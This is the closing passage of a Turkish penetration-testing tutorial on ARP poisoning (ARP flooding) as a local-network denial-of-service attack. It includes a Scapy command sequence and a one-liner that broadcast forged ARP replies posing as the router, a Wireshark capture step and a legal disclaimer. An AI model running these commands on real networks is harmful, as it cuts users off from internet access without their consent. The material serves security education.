
Pardus Terminal:

```
1 | wireshark
```

Çıktı:



wireshark ile yakalayıp görüntülüyor olacaktık. Şayet bu göndermekte olduğumuz ve yakaladığımız paketlerden birine tıklasaydık Wireshark'ın paketi decode ettiği halini (yani 1 ve 0 bit dizilerinin okunabilir formata dönüştüğü halini) okuyabilecektik.



Fark ettiyseniz gönderilen paketin içeriğinde bizim arp paket başlıklarına koyduğumuz değerler yer almaktadır. Dolayısıyla oluşturduğumuz ve başlık değerlerini kendimizin belirlediği arp paketinin uçuşa geçmek üzereyken (ağa yayılmak üzereyken) Wireshark ile havada kapıldığında yerel ağa hangi değerler ile gidiyor olduğunu bu şekilde de görüntüleyebiliriz.

Böylelikle arp zehirlemesi saldırısı ile yerel ağdaki makinaların nasıl internet erişimlerini engelleyebileceğimizi görmüş olduk.

Not 1: Yerel ağda yaptığımız bu DOS atağının sektörde bilinen ismi **ARP Flooding**'tir. Tıpkı SYN Flood'un DOS atağı olması gibi ARP Flooding de bir DOS atağıdır.

Not 2: Gönderdiğimiz sahte arp paketleri kabaca şu şekildedir:

```
[ENG] Poisonous Packet: (fake MAC, Router's IP)      ----> To All Hosts in LAN
[TUR] Zehirli Paket   : (sahte MAC, Router'ın IP'si) ----> LAN'daki Tüm Makinalara
```

Sonuç

Şu ana kadar yaptığımız şey şundan ibaretti: Bir tane ARP paketi oluşturduk. Normalde bu paket otomatik oluşturulsaydı paketin source IP kısmına kendi IP'miz konurdu. Ama biz paketi elle oluşturuyor olduğumuz için router'ın IP'sini koyabildik. Böyle yaparak bu oluşturduğumuz ARP paketini sanki router'dan geliyormuş gibi yapmış olduk. Ardından paketin içerisine MAC

adresi olarak herhangi bir adres verdik. Böylece arp paketinin router'dan geldiğini sanan alıcılar gelen MAC adresini de router'ın MAC adresi sanacaklar. Aldıkları MAC adresini arp tablolarına kaydetmiş olacaklar ve internet paketi göndermek istediklerinde ise paketlerini router'a gönderiyorum derken bizim belirttiğimiz sahte MAC adresine gönderecekler. Böylece internete çıkış yapamayacaklar.

Özet

```
> sudo su
> scapy
>>> arpPacket=ARP()
>>> arpPacket.show()                      // ARP paketinin bölümlendirmelerini
                                          // (header'larını) sıralar.
>>> arpPacket.psrc="X.X.X.X"              // Router IP
>>> arpPacket.pdst="Y.Y.Y.Y"              // Yayın IP Adresi
>>> arpPacket.hwsrc="01:02:03:04:05:06"   // Uyduruk bir kaynak MAC adres
>>> arpPacket.hwdst="ff:ff:ff:ff:ff:ff"   // Yayın MAC Adresi
>>> arpPacket.op=2                        // Arp paketi bir Arp "Reply"
                                          // (Arp "Yanıt") paketi olacak
>>> send(arpPacket,loop=1000)             // Paket Gönderimine Başla
```

Kısaca;

```
> sudo su
> scapy
>>> send(ARP(psrc="X.X.X.X",pdst="Y.Y.Y.Y",hwsrc="01:02:03:04:05:06",
     hwdst="ff:ff:ff:ff:ff:ff",op=2),loop=1000)
```

Sorumluluk Reddi

Bu makale ve bu makalenin yer aldığı makale zincirinde anlatılan her bir tekniğin izinsizce bir sisteme denenmesi sonucu tespit edilmeniz durumunda 5 ila 10 yıl hapis cezasına çarptırılabileceğinizi ve ayrıyetten yaptığınız hasara oranla maddi tazminat cezasına çarptırılabileceğinizi bildiğinizi varsayıyorum. Tüm bunlar bir yana sicilinizi kirletmeniz sonucunda bu alanda ne kadar bilgili olursanız olun "güvenilmez" damgası yiyeceğinizden Türkiye'de siber güvenlik sektörünü unutmak mecburiyetinde kalacağınızı da bildiğinizi varsayıyorum. Bu makale ve bu makalenin yer aldığı makale zincirinde eğitim amaçlı anlatılan tekniklerin kötü yönde kullanılmasından tarafım sorumlu tutulamaz. Bu bilgiler sadece ve sadece ülkemizde siber güvenlik alanındaki eleman eksikliğini gidermek maksadıyla paylaşılmaktadır. Makale içerisinde yer alan bazı kelime kalıplarının (örn; "sızmak istediğimiz / saldırmak istediğimiz" gibi) sadece ve sadece bir sızma testçi (pentester) bakış açısından ibaret olduğunu beyan etmek isterim.

YARARLANILAN KAYNAKLAR

- https://en.wikipedia.org/wiki/OSI_model
- http://www.tcpipguide.com/free/t_ARPOverviewStandardsandHistory.htm
- https://www.youtube.com/watch?v=1jncvd6JDoc
- http://searchenterpriselinux.techtarget.com/definition/Samba
- https://thinkpalm.com/solutions/protocol-stacks/
- https://simple.wikipedia.org/wiki/TCP/IP_model
- http://www.tdk.gov.tr/index.php?option=com_bts&view=bts&kategori1=veritbn&kelimesec=209885
- https://www.networkhunt.com/networking-model-came-first-tcp-ip-osi/
- https://www.webopedia.com/quick_ref/OSI_Layers.asp
- http://www.tcpipguide.com/free/t_ARPAddressSpecificationandGeneralOperation.htm
- https://searchnetworking.techtarget.com/definition/Address-Resolution-Protocol-ARP
- https://serverfault.com/questions/309515/how-to-make-wireshark-filter-post-requests-only
- https://askubuntu.com/questions/348712/there-are-no-interfaces-on-which-a-capture-can-be-done
- https://github.com/Ettercap/ettercap/issues/708
- https://github.com/Ettercap/ettercap/issues/914
- https://www.youtube.com/watch?v=qC5zrNsemhY
- https://askubuntu.com/questions/468236/how-can-i-find-my-user-id-uid-from-terminal
- https://www.irongeek.com/i.php?page=security/ettercapfilter
- https://www.wireshark.org/docs/wsug_html_chunked/ChStatHTTP.html#ChStatHTTPRequests
- https://stackoverflow.com/questions/4578011/determining-full-url-from-wireshark
- https://ask.wireshark.org/questions/12271/easy-way-to-extract-websites-visited-from-a-capture
- https://su2.info/doc/arpspoof.php
- https://superuser.com/questions/424436/what-layer-of-the-tcp-ip-network-does-arp-belong-to
- https://networkengineering.stackexchange.com/questions/5064/on-which-layer-of-the-osi-model-does-the-arp-protocol-belong
- https://learningnetwork.cisco.com/thread/36117
- http://gregsowell.com/?p=2987
- https://support.eset.com/kb2950/?locale=en_US&viewlocale=en_US
- https://forum.eset.com/topic/16916-arp-cache-poisoning-attack/
- http://jamesdotcom.com/?p=161
- http://www.trendmicro.com/vinfo/us/threat-encyclopedia/archive/security-advisories/arp%20flooding%20attack
- https://scapy.readthedocs.io/en/latest/installation.html#platform-specific-instructions
- KBÜ Data Communication Dersi İçin Çıkarılan Ders Notlarım (syf. XX, XX, XX) - Asst. Prof. İlhami Muharrem Orak
- Literatür Taraması/İncelenmiş Makaleler/BGA/Pentest Çalışmalarında Kablosuz Ağ Güvenliği Testleri.docx , page 46-47
- Teori ve Uygulamalar ile TCP/IP ve Ağ Güvenliği Kitabı (syf. 56-63, 82, 240)